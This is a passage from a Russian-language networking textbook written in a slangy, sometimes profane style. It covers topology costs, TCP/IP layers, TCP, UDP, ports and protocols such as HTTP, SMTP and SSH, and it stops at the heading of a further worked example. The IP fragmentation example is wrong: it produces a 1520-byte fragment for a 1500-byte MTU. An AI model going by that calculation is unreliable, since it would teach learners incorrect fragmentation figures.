Звезда: - 1 свитч 24 порта: \$200 - 20 кабелей Cat6 × \$5 = \$100 - **Итого:** \$300

Mesh (20 компов): - Кабелей: $(\frac{20 \times 19}{2} = 190)$ - Кабели: $190 \times \$5 = \950 - Каждый комп должен иметь **19 портов** (сетевая карта \$1000) - **Итого:** $\$950 + 20 \times \$1000 = \$20,950$

Вывод: Mesh — это **безумие** для обычных сетей.

4.4. Производительность (Performance)

Вопрос: Какая скорость у каждого устройства?

- **Шина** → все делят одну пропускную способность
- **Звезда** → каждый получает **полную** скорость (full-duplex)
- **Mesh** → можно балансировать нагрузку между каналами

Вердикт: Звезда и mesh — **лучшие**.

5. Примеры задач

Пример 1: Расчёт длины кабеля для звезды

Задача: Офис 20×30 метров. Свитч в центре (10×15 м). 12 компов по углам и стенам. Сколько кабеля нужно?

Решение:

Самый дальний комп — в углу (20×30 м). Расстояние от центра (10, 15) до угла (0, 0):

$$[d = \sqrt{10^2 + 15^2} = \sqrt{100 + 225} = \sqrt{325} \approx 18 \text{ м}]$$

Самый дальний комп: **18 м**.

Средний комп: ~10 м.

Оценка (с запасом на подъём к потолку, изгибы):

[\text{Кабеля на комп} \approx 15 \text{ м (среднее)}]

[\text{Всего} = 12 \times 15 = 180 \text{ м}]

Добавь **20% запас**:

[$180 \times 1.2 = 216 \text{ м}$]

Ответ: Купи **250 метров** кабеля Cat6 (с запасом).

Пример 2: Стоимость топологий (звезда vs дерево)

Задача: Сравни стоимость топологий для 100 компов:

1. **Звезда** (1 свитч на 100 портов)
2. **Дерево** (1 главный свитч + 4 свитча по 24 порта)

Решение:

Звезда: - Свитч 100 портов (enterprise): \$5000 - Кабели: $100 \times \$5 = \500 - **Итого:** \$5500

Дерево: - Главный свитч (48 портов): \$1000 - 4 свитча по 24 порта: $4 \times \$200 = \800 - Кабели: $(100 \text{ компов} + 4 \text{ свитча}) \times \$5 = 104 \times \$5 = \520 - **Итого:** $\$1000 + \$800 + \$520 = \2320

Вывод: Дерево дешевле (\$2320 vs \$5500) и масштабируемее (легче добавить новый свитч, чем менять главный).

Пример 3: Отказоустойчивость mesh

Задача: Сеть из 5 роутеров (полносвязная mesh). Какова вероятность, что сеть работает, если каждый кабель ломается с вероятностью 1%?

Решение:

Количество кабелей: [$\frac{5 \times 4}{2} = 10$]

Для **полной потери связи** между двумя роутерами нужно, чтобы **все альтернативные пути** сломались. Но в mesh всегда есть альтернативные пути (если не все кабели к одному роутеру сдохли).

Упрощённо: Вероятность, что **хотя бы один** кабель к роутеру работает (у каждого 4 кабеля):

[$P(\text{роутер изолирован}) = 0.01^4 = 0.00000001 = 0.000001\%$]

Вывод: Mesh **чертовски надёжен**. Вероятность полного отказа **ничтожна**.

Пример 4: Пропускная способность в звезде с bottleneck

Задача: 30 компов, каждый подключён к свитчу (1 Гбит/с на порт). Свитч подключён к роутеру (uplink 10 Гбит/с). Все качают из интернета (каждому нужно 200 Мбит/с). Хватит ли?

Решение:

Каждый комп → свитч: **1 Гбит/с** (достаточно для 200 Мбит/с).

Свитч → роутер (интернет): **10 Гбит/с**.

[$30 \times 200 = 6000$ Мбит/с] = 6 Гбит/с]

10 Гбит/с > 6 Гбит/с → **хватит**.

Но если uplink был бы 1 Гбит/с (старый роутер), то **не хватит**, и будет **bottleneck**.

Пример 5: Количество свитчей для дерева

Задача: Нужно подключить 500 компов. Используем свитчи по 48 портов. Сколько свитчей нужно?

Решение:

Access layer (для компов): $\lceil \frac{500}{48} \rceil \approx 10.4 \rightarrow \text{11 свитчей}$]

Distribution layer (для соединения access-свитчей):

11 свитчей нужно подключить к главному. Если главный свитч — 48 портов, **хватит**.

Итого: 11 access-свитчей + 1 core-свитч = **12 свитчей**.

Ключевые термины и определения

PAN (Personal Area Network) — персональная сеть (Bluetooth, USB), радиус 1-10 м.

LAN (Local Area Network) — локальная сеть (офис, дом), до 1-2 км.

MAN (Metropolitan Area Network) — городская сеть (провайдер), до 100 км.

WAN (Wide Area Network) — глобальная сеть (интернет, корпоративная сеть), сотни/тысячи км.

GAN (Global Area Network) — сеть планетарного масштаба (интернет).

Топология — схема соединения устройств в сети.

Физическая топология — как физически проложены кабели.

Логическая топология — как передаются данные.

Шина (Bus) — все устройства на одном кабеле. Устарела.

Кольцо (Ring) — устройства соединены в круг. Устарела.

Звезда (Star) — все устройства подключены к центральному узлу (свитчу). Самая популярная.

Дерево (Tree) — иерархия звёзд. Для больших сетей.

Полносвязная (Mesh) — каждый соединён с каждым. Максимальная надёжность, но дорого.

Гибридная топология — комбинация топологий.

Bottleneck (узкое место) — участок сети, где ограничена пропускная способность.

Full-duplex — одновременная передача и приём данных.

Redundancy (резервирование) — дублирование компонентов для надёжности.

Link aggregation (агрегация каналов) — объединение нескольких физических каналов в один логический (для увеличения пропускной способности).

Контрольные вопросы

1. **Теория:** Чем отличается LAN от WAN? Приведи примеры каждой.
 2. **Теория:** Почему топология "шина" вымерла, а "звезда" процветает?
 3. **Расчёт:** Офис из 40 компов. Каждый подключён к гигабитному свитчу (1 Гбит/с на порт). Все одновременно качают файл с сервера (каждому нужно 150 Мбит/с). Сервер подключён к свитчу **одним портом** (1 Гбит/с). Хватит ли пропускной способности? Что будет bottleneck?
 4. **Теория:** В чём разница между физической и логической топологией? Приведи пример.
 5. **Расчёт:** Сколько кабелей нужно для полносвязной (mesh) сети из 8 роутеров? Сколько портов нужно каждому роутеру?
 6. **Критическое мышление:** В дата-центре 1000 серверов. Какую топологию выбрать и почему? (Учитывай стоимость, надёжность, масштабируемость.)
 7. **Расчёт:** Офис 30×40 метров, свитч в центре (15×20 м). 20 компов равномерно по периметру. Оцени, сколько метров кабеля Cat6 нужно (с запасом 30%).
 8. **Теория:** Что такое PAN? Приведи 3 примера технологий PAN.
 9. **Практика:** Ты подключаешься к Wi-Fi роутеру дома. Какого типа сеть (PAN/LAN/WAN) между тобой и роутером? А между роутером и сервером Google?
 10. **Расчёт:** Дерево из 200 компов. Свитчи по 48 портов. Сколько нужно access-свитчей? Сколько портов должно быть у core-свитча?
-

Заключение: От Bluetooth до интернета

Теперь ты знаешь: - **Типы сетей:** PAN (твои AirPods), LAN (офис), MAN (провайдер по городу), WAN/GAN (интернет). - **Топологии:** Шина и кольцо — динозавры. Звезда — король. Mesh — для параноиков (или дата-центров). - **Как считать:** длину кабеля, количество свитчей, стоимость, bottleneck.

В следующей главе разберём **протоколы Internet** (TCP, UDP, HTTP, DNS) — то, **как** данные передаются по этим сетям. Без протоколов твои кабели и свитчи — просто бесполезное железо.

Stay tuned, красавчик! 🚀

Глава 8.4. Протоколы Internet

Введение: Как пакеты летают по интернету

Окей, дружище, мы уже разобрали, где находятся устройства (IP-адреса), **какие** бывают сети (LAN, WAN, GAN) и **как** они соединены (топологии). Но вот вопрос: как, блять, данные **на самом деле** передаются? Как твой браузер понимает, что получил именно ту картинку кота, а не порнуху для соседа?

Всё это работает благодаря **протоколам** — это типа правила игры. Если два компьютера не договорятся о правилах, они не смогут общаться, даже если соединены кабелем толщиной с руку.

Протокол — это набор правил, определяющих формат и порядок передачи данных между устройствами.

Эта глава связана с: - **Главой 8.01 (Адресация)** — IP-адреса, порты, DNS - **Главой 8.02 (Сетевые компоненты)** — роутеры работают на уровне IP, свитчи — на Ethernet - **Главой 8.03 (Топологии)** — протоколы работают поверх физической инфраструктуры - **Главой 8.07 (Модель OSI)** — TCP/IP — это реализация модели OSI - **Главой 9.02 (Криптография)** — HTTPS, TLS/SSL-шифрование

8.4.1. Стек протоколов TCP/IP: многослойный пирог

TCP/IP — это не один протокол, а **семейство протоколов** (protocol suite), которое управляет интернетом. Название происходит от двух ключевых протоколов: **TCP (Transmission Control Protocol)** и **IP (Internet Protocol)**.

Четыре уровня стека TCP/IP

Протоколы организованы в **четыре уровня** (слоя). Каждый уровень решает свои задачи и общается только с соседними уровнями.

Уровень	Название	Что делает	Примеры протоколов
4	Прикладной (Application)	Приложения пользователя	HTTP, HTTPS, FTP, SMTP, DNS, SSH
3	Транспортный (Transport)	Доставка данных между приложениями	TCP, UDP
2	Сетевой (Network/Internet)	Маршрутизация пакетов между сетями	IP (IPv4, IPv6), ICMP, ARP
1	Канальный + Физический (Link)	Передача данных по физической среде	Ethernet, Wi-Fi, PPP

Аналогия: Представь, что ты отправляешь посылку через почту:

1. **Прикладной уровень** — ты пишешь письмо (HTTP-запрос)
2. **Транспортный уровень** — кладёшь письмо в конверт с адресом получателя (TCP-сегмент)
3. **Сетевой уровень** — почтальон кладёт конверт в мешок с другими письмами и определяет маршрут (IP-пакет)
4. **Канальный уровень** — мешок грузят в грузовик и везут (Ethernet-кадр)

Каждый уровень добавляет свои **заголовки** (headers), оборачивая данные предыдущего уровня. Это называется **инкапсуляцией**.

8.4.2. IP (Internet Protocol): как пакеты находят дорогу

IP (Internet Protocol) — это протокол **сетевого уровня**, отвечающий за **маршрутизацию пакетов** между сетями. Он знает IP-адреса, но не гарантирует доставку.

Основные функции IP:

1. **Адресация:** каждому устройству присваивается IP-адрес (IPv4 или IPv6)
2. **Маршрутизация:** определение пути от источника к получателю через роутеры
3. **Фрагментация:** разбиение больших пакетов на меньшие, если канал не поддерживает большой размер

Структура IP-пакета (IPv4)

IP-пакет состоит из **заголовка** (header) и **данных** (payload).

Заголовок IPv4 (минимум 20 байт):

Поле	Размер	Описание
Version	4 бита	Версия IP (4 для IPv4)
Header Length	4 бита	Длина заголовка (обычно 20 байт)
Type of Service (ToS)	8 бит	Приоритет пакета (QoS)
Total Length	16 бит	Общая длина пакета (заголовок + данные), макс. 65,535 байт
Identification	16 бит	ID пакета (для сборки фрагментов)
Flags	3 бита	Флаги фрагментации (DF = Don't Fragment, MF = More Fragments)
Fragment Offset	13 бит	Смещение фрагмента
Time To Live (TTL)	8 бит	Максимальное количество прыжков (hops) через роутеры
Protocol	8 бит	Протокол верхнего уровня (6 = TCP, 17 = UDP, 1 = ICMP)
Header Checksum	16 бит	Контрольная сумма заголовка
Source IP Address	32 бита	IP-адрес отправителя
Destination IP Address	32 бита	IP-адрес получателя
Options	Переменная	Опции (редко используются)
Data	Переменная	Полезная нагрузка (TCP-сегмент, UDP-датаграмма, и т.д.)

TTL (Time To Live) — это счётчик жизни пакета. Каждый роутер уменьшает TTL на 1. Если TTL = 0, пакет **выбрасывается**. Это предотвращает бесконечное блуждание пакетов в случае петли маршрутизации.

Пример: Ты пингуешь `google.com` из Москвы. TTL = 64. Пакет проходит через 15 роутеров → TTL становится 49. Ответ приходит обратно.

MTU (Maximum Transmission Unit) и фрагментация

MTU (Maximum Transmission Unit) — это максимальный размер пакета, который может быть передан по каналу без фрагментации.

Типичные значения MTU: - **Ethernet:** 1500 байт - **Wi-Fi:** 2304 байта (но обычно ограничен 1500) - **PPPoE:** 1492 байта (из-за заголовка PPPoE) - **Internet:** обычно 1500 байт

Проблема: Если пакет больше MTU, его нужно **разбить на фрагменты** (fragmentation).

Пример: У тебя пакет размером 3000 байт, а MTU канала = 1500 байт.

1. IP разбивает пакет на **2 фрагмента**:
2. Фрагмент 1: 1500 байт (заголовок 20 байт + данные 1480 байт)
3. Фрагмент 2: 1520 байт (заголовок 20 байт + данные 1500 байт)
4. Каждый фрагмент имеет:
5. Одинаковый **Identification (ID)**

6. Флаг **MF (More Fragments)** = 1 для первого, 0 для последнего

7. **Fragment Offset** указывает позицию фрагмента

8. Получатель **собирает фрагменты** обратно в исходный пакет

Проблема фрагментации: Если хотя бы **один фрагмент потерян**, весь пакет нужно передавать заново. Поэтому современные протоколы стараются **избегать фрагментации** (используют **Path MTU Discovery**).

8.4.3. TCP (Transmission Control Protocol): надёжная доставка

TCP — это протокол **транспортного уровня**, который обеспечивает **надёжную, упорядоченную доставку** данных.

Основные характеристики TCP:

- ✓ **Надёжность:** TCP гарантирует доставку (если пакет потерялся, он будет отправлен повторно)
- ✓ **Упорядоченность:** данные приходят в том же порядке, в котором были отправлены
- ✓ **Контроль потока:** TCP не перегружает получателя (если получатель медленный, отправитель замедлится)
- ✓ **Контроль перегрузки:** TCP замедляет передачу, если сеть перегружена
- ✗ **Медленнее UDP:** из-за всех этих проверок TCP медленнее UDP

Когда использовать TCP:

- **Веб (HTTP/HTTPS):** загрузка веб-страниц — важно, чтобы все данные пришли
- **Почта (SMTP, IMAP):** письма должны доставиться полностью
- **Передача файлов (FTP, SFTP):** файл должен быть идентичен оригиналу
- **SSH:** удалённое управление — нельзя терять команды

Структура TCP-сегмента

TCP-сегмент состоит из **заголовка** (минимум 20 байт) и **данных**.

Заголовок TCP:

Поле	Размер	Описание
Source Port	16 бит	Порт отправителя (например, 12345)
Destination Port	16 бит	Порт получателя (например, 80 для HTTP)
Sequence Number	32 бита	Номер первого байта данных в этом сегменте
Acknowledgment Number	32 бита	Номер следующего ожидаемого байта
Data Offset	4 бита	Длина заголовка (обычно 20 байт)
Flags	9 бит	Флаги: SYN, ACK, FIN, RST, PSH, URG
Window Size	16 бит	Размер окна приёма (для контроля потока)
Checksum	16 бит	Контрольная сумма
Urgent Pointer	16 бит	Указатель на срочные данные
Options	Переменная	Опции (MSS, Window Scale)
Data	Переменная	Полезная нагрузка (HTTP-запрос, и т.д.)

Трёхстороннее рукопожатие (Three-Way Handshake)

Перед передачей данных TCP устанавливает **соединение** с помощью **трёхстороннего рукопожатия** (3-way handshake).

Шаги:

1. Клиент → Сервер: SYN

"Привет, сервер! Я хочу с тобой соединиться. Мой начальный Sequence Number = 1000."

Флаг **SYN** = 1, Sequence Number = 1000

2. Сервер → Клиент: SYN-ACK

"Привет, клиент! Я согласен. Мой Sequence Number = 5000. Подтверждаю твой SYN (ACK = 1001)."

Флаги **SYN** = 1, **ACK** = 1, Sequence Number = 5000, Acknowledgment Number = 1001

3. Клиент → Сервер: ACK

"Отлично, начинаем передачу! Подтверждаю твой SYN (ACK = 5001)."

Флаг **ACK** = 1, Acknowledgment Number = 5001

Готово! Соединение установлено, можно передавать данные.

Зачем это нужно? - Синхронизация Sequence Numbers (чтобы понимать порядок пакетов) - Проверка, что сервер жив и готов принимать данные - Согласование параметров (например, MSS — Maximum Segment Size)

Время установки соединения: Трёхстороннее рукопожатие занимает $1.5 \times \text{RTT}$ (**Round-Trip Time**), где RTT — время туда и обратно.

Пример: Клиент в Москве, сервер в Калифорнии. RTT = 150 мс.

Время установки TCP-соединения = $1.5 \times 150 = 225$ мс.

Это **прежде чем** начать передавать данные!

Завершение соединения (FIN)

Когда данные переданы, TCP **закрывает соединение** с помощью флага **FIN**.

Шаги:

1. Клиент → Сервер: FIN

"Я закончил, больше данных не будет."

2. Сервер → Клиент: ACK

"Понял, подтверждаю."

3. Сервер → Клиент: FIN

"Я тоже закончил."

4. Клиент → Сервер: ACK

"Окей, закрываю соединение."

Готово! Соединение закрыто.

Повторная передача (Retransmission)

Если сегмент **потерялся** (не пришёл ACK), TCP **отправляет его повторно**.

Пример:

1. Клиент отправляет сегмент с Sequence Number = 1000

2. Ждёт ACK = 1001

3. Если ACK не пришёл через **timeout** (обычно ~200 мс), сегмент отправляется повторно

4. Повторяется несколько раз (обычно до 5-7 попыток)

5. Если всё равно не удалось → **соединение разрывается**

Вывод: TCP — это как перфекционист с ОКР. Он будет пиздить пакет снова и снова, пока тот не дойдёт.

8.4.4. UDP (User Datagram Protocol): быстро и без гарантий

UDP — это протокол **транспортного уровня**, который обеспечивает **быструю, но ненадёжную доставку** данных.

Основные характеристики UDP:

- ✓ **Скорость:** UDP быстрее TCP (нет установки соединения, нет подтверждений)
- ✓ **Простота:** заголовок всего 8 байт (у TCP — минимум 20)
- ✗ **Ненадёжность:** UDP не гарантирует доставку (пакет может потеряться)
- ✗ **Не упорядоченность:** пакеты могут прийти в другом порядке

Когда использовать UDP:

- **Видео/аудио стриминг:** потеря 1-2% пакетов незаметна, важнее скорость
- **Онлайн-игры:** важна низкая задержка (лучше потерять пакет, чем ждать повторной передачи)
- **DNS:** запросы короткие, проще отправить повторно, чем возиться с TCP
- **VoIP (звонки):** задержка критична, небольшие потери допустимы
- **IoT-датчики:** отправка данных каждую секунду (если один пакет потерялся, придёт следующий)

Структура UDP-датаграммы

Заголовок UDP (8 байт):

Поле	Размер	Описание
Source Port	16 бит	Порт отправителя
Destination Port	16 бит	Порт получателя
Length	16 бит	Длина датаграммы (заголовок + данные)
Checksum	16 бит	Контрольная сумма (опционально)
Data	Переменная	Полезная нагрузка

Сравнение размеров заголовков: - TCP: минимум 20 байт - UDP: 8 байт - IP: 20 байт (IPv4)

Пример: Отправка 100 байт данных: - TCP: 20 (TCP) + 20 (IP) + 100 (данные) = **140 байт** - UDP: 8 (UDP) + 20 (IP) + 100 (данные) = **128 байт**

Экономия: 8.6% меньше служебной информации.

TCP vs UDP: когда что использовать?

Критерий	TCP	UDP
Надёжность	✓ Гарантирует доставку	✗ Может потерять пакеты
Скорость	✗ Медленнее	✓ Быстрее
Установка соединения	✗ Требуется (3-way handshake)	✓ Не требует
Упорядоченность	✓ Пакеты в порядке	✗ Могут прийти вразнобой
Контроль потока	✓ Есть	✗ Нет
Размер заголовка	20+ байт	8 байт
Примеры	HTTP, HTTPS, FTP, SSH, SMTP DNS, VoIP, стриминг, игры	

Золотое правило: - **Важна надёжность** (файлы, веб, почта) → TCP - **Важна скорость** (видео, игры, звонки) → UDP

8.4.5. Порты и сокеты: как различать приложения

Порт — это 16-битное число (от 0 до 65535), которое указывает, **какое приложение** должно получить данные.

Зачем нужны порты?

IP-адрес указывает на **компьютер**, но на одном компьютере может работать **куча приложений** (браузер, Skype, Steam, торрент-клиент). Порт указывает, **какому приложению** предназначены данные.

Аналогия: IP-адрес — это адрес дома, а порт — это номер квартиры.

Диапазоны портов

Диапазон	Название	Описание
0–1023	Well-Known Ports	Зарезервированы для стандартных сервисов (HTTP, FTP, SSH)
1024–49151	Registered Ports	Зарегистрированы для приложений (MySQL, PostgreSQL)
49152–65535	Dynamic/Ephemeral Ports	Временные порты для клиентов

Популярные порты (выучи наизусть!)

Протокол	Порт	Транспорт	Описание
HTTP	80	TCP	Веб-сервер (незащищённый)
HTTPS	443	TCP	Веб-сервер (с шифрованием TLS/SSL)
FTP	21	TCP	Передача файлов (команды)
FTP Data	20	TCP	Передача файлов (данные)
SSH	22	TCP	Удалённое управление (безопасное)
Telnet	23	TCP	Удалённое управление (небезопасное, устарело)
SMTP	25	TCP	Отправка почты
DNS	53	UDP/TCP	Разрешение доменных имён
DHCP Server	67	UDP	Выдача IP-адресов
DHCP Client	68	UDP	Получение IP-адреса
TFTP	69	UDP	Простая передача файлов
POP3	110	TCP	Получение почты (скачивание)
IMAP	143	TCP	Получение почты (доступ к серверу)
SNMP	161	UDP	Мониторинг сетевых устройств
HTTPS (alt)	8080, 8443	TCP	Альтернативные порты для веб
MySQL	3306	TCP	База данных
PostgreSQL	5432	TCP	База данных
RDP	3389	TCP	Удалённый рабочий стол Windows
Minecraft	25565	TCP	Игровой сервер

Пример: Ты открываешь `https://google.com` в браузере.

1. Браузер отправляет **TCP-сегмент** на порт **443** (HTTPS)
2. IP-пакет идёт на IP-адрес Google (`142.250.186.46`)
3. Сервер Google слушает порт 443 → принимает соединение
4. Браузер отправляет HTTP-запрос: `GET / HTTP/1.1`
5. Сервер отвечает HTML-страницей

Сокет (Socket)

Сокет — это комбинация **IP-адреса + порт**.

Формат: IP:порт

Примеры: - 192.168.1.1:80 — веб-сервер в локальной сети - 8.8.8.8:53 — DNS-сервер Google - 142.250.186.46:443 — HTTPS-сервер Google

Уникальное соединение определяется **парой сокетов**: - **Клиент:** 192.168.1.100:54321 (клиент выбирает случайный порт из диапазона 49152-65535) - **Сервер:** 142.250.186.46:443

Это позволяет одному клиенту иметь **несколько одновременных соединений** к одному серверу (например, 10 вкладок браузера к Google).

8.4.6. Протоколы прикладного уровня: что делают приложения

Прикладной уровень — это самый верхний уровень стека TCP/IP. Здесь работают протоколы, с которыми взаимодействуют пользователи и приложения.

HTTP (HyperText Transfer Protocol) — протокол веба

HTTP — это протокол передачи гипертекста, используемый для загрузки веб-страниц.

Характеристики: - **Порт:** 80 - **Транспорт:** TCP - **Режим:** запрос-ответ (клиент отправляет запрос → сервер отвечает)

Методы HTTP (самые важные):

Метод	Описание	Пример
GET	Получить ресурс	GET /index.html — загрузить главную страницу
POST	Отправить данные	Отправка формы (логин, пароль)
PUT	Обновить ресурс	Загрузить файл на сервер
DELETE	Удалить ресурс	Удалить файл
HEAD	Получить только заголовки	Проверить, изменился ли файл

Пример HTTP-запроса:

```
GET /search?q=tcp HTTP/1.1
Host: google.com
User-Agent: Mozilla/5.0
Accept: text/html
```

Расшифровка: - GET /search?q=tcp — получить страницу поиска с запросом "tcp" - HTTP/1.1 — версия протокола - Host: google.com — доменное имя (обязательно!) - User-Agent — информация о браузере - Accept — какие типы данных клиент понимает

Пример HTTP-ответа:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1234

<html>
<body>Результаты поиска...</body>
</html>
```

Расшифровка: - `HTTP/1.1 200 OK` — статус ответа (200 = успешно) - `Content-Type: text/html` — тип данных (HTML) - `Content-Length: 1234` — размер ответа (1234 байта) - Пустая строка, затем **тело ответа** (HTML-код)

Статус-коды HTTP (выучи наизусть!):

Код	Описание	Пример
200 OK	Успешно	Страница загрузилась
301 Moved Permanently	Редирект (постоянный)	Сайт переехал на новый домен
302 Found	Редирект (временный)	Временная страница
400 Bad Request	Ошибка в запросе	Неправильный синтаксис
401 Unauthorized	Требуется авторизация	Нужен логин/пароль
403 Forbidden	Доступ запрещён	У тебя нет прав
404 Not Found	Страница не найдена	Битая ссылка
500 Internal Server Error	Ошибка сервера	Баг в коде сервера
502 Bad Gateway	Шлюз не отвечает	Сервер за прокси недоступен
503 Service Unavailable	Сервис недоступен	Перегрузка сервера

Проблема HTTP: Данные передаются **в открытом виде** (без шифрования). Любой, кто перехватит трафик, увидит всё (пароли, личные данные).

HTTPS (HTTP Secure) — безопасный HTTP

HTTPS — это HTTP поверх **TLS/SSL** (Transport Layer Security / Secure Sockets Layer).

Характеристики: - **Порт:** 443 - **Транспорт:** TCP - **Шифрование:** TLS 1.2 / TLS 1.3

Что делает HTTPS: 1. **Шифрование:** данные зашифрованы (перехватчик увидит только мусор) 2. **Аутентификация:** проверка, что сервер действительно тот, за кого себя выдаёт (SSL-сертификат) 3. **Целостность:** данные не были изменены по пути

Процесс установки HTTPS-соединения (TLS Handshake):

1. Клиент → Сервер: ClientHello

"Привет! Вот список алгоритмов шифрования, которые я поддерживаю."

2. Сервер → Клиент: ServerHello + Сертификат

"Привет! Я выбрал алгоритм AES-256. Вот мой SSL-сертификат (подтверждает, что я настоящий google.com)."

3. Клиент проверяет сертификат

"Сертификат подписан доверенным центром (CA)? Да? Окей, тебе можно верить."

4. Обмен ключами (Diffie-Hellman или RSA)

Клиент и сервер договариваются о **сеансовом ключе** (session key) для шифрования.

5. Готово! Дальше весь трафик шифруется этим ключом.

Время установки HTTPS-соединения: Больше, чем HTTP (из-за TLS Handshake). Обычно **+1-2 RTT**.

Пример: RTT = 100 мс.

- HTTP: TCP handshake (150 мс) + HTTP-запрос (100 мс) = **250 мс**

- HTTPS: TCP handshake (150 мс) + TLS handshake (200 мс) + HTTP-запрос (100 мс) = **450 мс**

Вывод: HTTPS медленнее, но **безопаснее**. Сейчас почти все сайты используют HTTPS (Google даже наказывает HTTP-сайты в поиске).

FTP (File Transfer Protocol) — передача файлов

FTP — это протокол для передачи файлов между клиентом и сервером.

Характеристики: - **Порт:** 21 (команды), 20 (данные) - **Транспорт:** TCP - **Проблема:** Данные передаются в открытом виде (логин, пароль, файлы)

Два канала: 1. **Командный канал** (порт 21): отправка команд (`LIST`, `RETR`, `STOR`) 2. **Канал данных** (порт 20): передача файлов

Режимы FTP: - **Active mode:** сервер подключается к клиенту (проблемы с NAT и фаерволами) - **Passive mode:** клиент подключается к серверу (работает везде)

Альтернативы FTP: - **SFTP (SSH File Transfer Protocol):** передача файлов поверх SSH (шифрование) - **FTPS (FTP Secure):** FTP поверх TLS/SSL (аналог HTTPS)

Вердикт: Обычный FTP — устарел и небезопасен. Используйте **SFTP**.

SMTP, POP3, IMAP — протоколы почты

SMTP (Simple Mail Transfer Protocol) — отправка почты

SMTP — это протокол для **отправки** почты от клиента к серверу или между серверами.

Характеристики: - **Порт:** 25 (между серверами), 587 (от клиента к серверу, с аутентификацией) - **Транспорт:** TCP

Пример SMTP-сессии:

```
HELO mail.example.com
MAIL FROM:<sender@example.com>
RCPT TO:<recipient@example.com>
DATA
Subject: Hello!

This is the email body.
.
QUIT
```

Проблема SMTP: Не поддерживает шифрование (изначально). Сейчас используют **STARTTLS** (шифрование поверх SMTP).

POP3 (Post Office Protocol v3) — получение почты (скачивание)

POP3 — это протокол для **скачивания** почты с сервера на клиент.

Характеристики: - **Порт:** 110 (незащищённый), 995 (с TLS) - **Транспорт:** TCP

Как работает: 1. Клиент подключается к серверу 2. Скачивает все письма 3. **Удаляет их с сервера** (обычно)

Проблема: Письма удаляются с сервера → если ты проверяешь почту с двух устройств (компьютер + телефон), письма будут только на одном.

IMAP (Internet Message Access Protocol) — получение почты (доступ к серверу)

IMAP — это протокол для **работы с почтой на сервере** (письма остаются на сервере).

Характеристики: - **Порт:** 143 (незащищённый), 993 (с TLS) - **Транспорт:** TCP

Как работает: 1. Клиент подключается к серверу 2. **Синхронизирует** письма (скачивает заголовки, но не тела писем) 3. Письма остаются на сервере

Плюсы: - Можно работать с почтой с любого устройства (синхронизация) - Экономия места (письма на сервере)

Минусы: - Требуется постоянного подключения к интернету

Вердикт: Сейчас почти все используют **IMAP** (Gmail, Outlook, и т.д.).

SSH (Secure Shell) — удалённое управление

SSH — это протокол для **безопасного удалённого доступа** к серверу.

Характеристики: - Порт: 22 - Транспорт: TCP - **Шифрование:** Всё шифруется (команды, пароли, данные)

Что можно делать через SSH: - Подключиться к серверу и выполнять команды (`ssh user@server`) - Передавать файлы (`scp` , `sftp`) - Прокладывать порты (SSH tunneling) - Запускать X11-приложения удалённо

Пример:

```
ssh admin@192.168.1.1
```

Ты вводишь пароль (или используешь SSH-ключ) → подключаешься к серверу → можешь выполнять команды.

Вердикт: SSH — **стандарт** для удалённого управления Linux/Unix-серверами.

Telnet — устаревший SSH

Telnet — это протокол для удалённого доступа, но **без шифрования**.

Характеристики: - Порт: 23 - Транспорт: TCP - **Проблема:** Всё передаётся в **открытом виде** (пароли, команды)

Вердикт: **НЕ ИСПОЛЬЗУЙ TELNET**. Он устарел ещё в 1990-х. Используй SSH.

DNS (Domain Name System) — уже разбирали в главе 8.01

DNS — это протокол для преобразования доменных имён в IP-адреса.

Характеристики: - Порт: 53 - Транспорт: **UDP** (для коротких запросов), **TCP** (для длинных ответов или зонного трансфера)

Почему UDP?

DNS-запросы **короткие** (обычно <512 байт), поэтому проще использовать UDP (не нужно устанавливать соединение). Если ответ не пришёл → клиент повторяет запрос.

8.4.7. Инкапсуляция: как пакет оборачивается слоями

Инкапсуляция — это процесс оборачивания данных заголовками на каждом уровне стека.

Пример: Ты отправляешь HTTP-запрос `GET /index.html`.

1. **Прикладной уровень (HTTP):** Создаётся HTTP-запрос (текст): `GET /index.html HTTP/1.1 Host: example.com`

2. **Транспортный уровень (TCP):** HTTP-запрос оборачивается в **TCP-сегмент**:

3. Добавляются порты (Source: 54321, Destination: 80)

4. Добавляются Sequence Number, ACK, флаги
5. **Сетевой уровень (IP)**: TCP-сегмент оборачивается в **IP-пакет**:
6. Добавляются IP-адреса (Source: 192.168.1.100, Destination: 93.184.216.34)
7. Добавляются TTL, Protocol (6 = TCP)
8. **Канальный уровень (Ethernet)**: IP-пакет оборачивается в **Ethernet-кадр**:
9. Добавляются MAC-адреса (Source: твоя сетевая карта, Destination: роутер)
10. Добавляется контрольная сумма (CRC)
11. **Физический уровень**: Кадр преобразуется в **электрические сигналы** (или световые импульсы для оптоволокна) и передаётся по кабелю.

На приёмной стороне происходит **декапсуляция** (обратный процесс): снимаются заголовки слой за слоем.

Размер пакета: сколько служебной информации?

Пример: Ты отправляешь 100 байт данных через HTTP.

Уровень	Заголовок	Размер
HTTP	GET / HTTP/1.1\r\nHost: example.com\r\n\r\n	~35 байт
TCP	Source/Dest Port, Seq, ACK, Flags, Window	20 байт
IP	Source/Dest IP, TTL, Protocol	20 байт
Ethernet	Source/Dest MAC, Type, CRC	18 байт

Итого: 35 (HTTP) + 20 (TCP) + 20 (IP) + 18 (Ethernet) = **93 байта** заголовков!

Если полезные данные = 100 байт, то **общий размер пакета** = 193 байта.

Эффективность = $100 / 193 \approx 52\%$. Почти половина трафика — это заголовки!

Вывод: Для коротких сообщений (например, ping) эффективность **очень низкая**. Для больших файлов (гигабайты) заголовки — это **ничто** (<1%).

8.4.8. Примеры задач и расчётов

Пример 1: Время установки TCP-соединения

Задача: Клиент в Москве подключается к серверу в Нью-Йорке. RTT (Round-Trip Time) = 120 мс. Сколько времени займёт установка TCP-соединения?

Решение:

TCP использует **трёхстороннее рукопожатие**: 1. Клиент → Сервер: SYN (**0.5 RTT**) 2. Сервер → Клиент: SYN-ACK (**1 RTT**) 3. Клиент → Сервер: ACK (**1.5 RTT**)

После третьего шага клиент может начать отправлять данные.

Время установки соединения = $1.5 \times \text{RTT} = 1.5 \times 120 = 180 \text{ мс}$.

Ответ: 180 мс.

Пример 2: Размер TCP-пакета с данными

Задача: Клиент отправляет 500 байт данных через TCP/IP. Рассчитай общий размер IP-пакета.

Решение:

- **Данные:** 500 байт
- **TCP-заголовок:** 20 байт (минимум)
- **IP-заголовок:** 20 байт (IPv4)

Общий размер IP-пакета = 500 + 20 + 20 = **540 байт**.

Ответ: 540 байт.

Пример 3: Фрагментация пакета

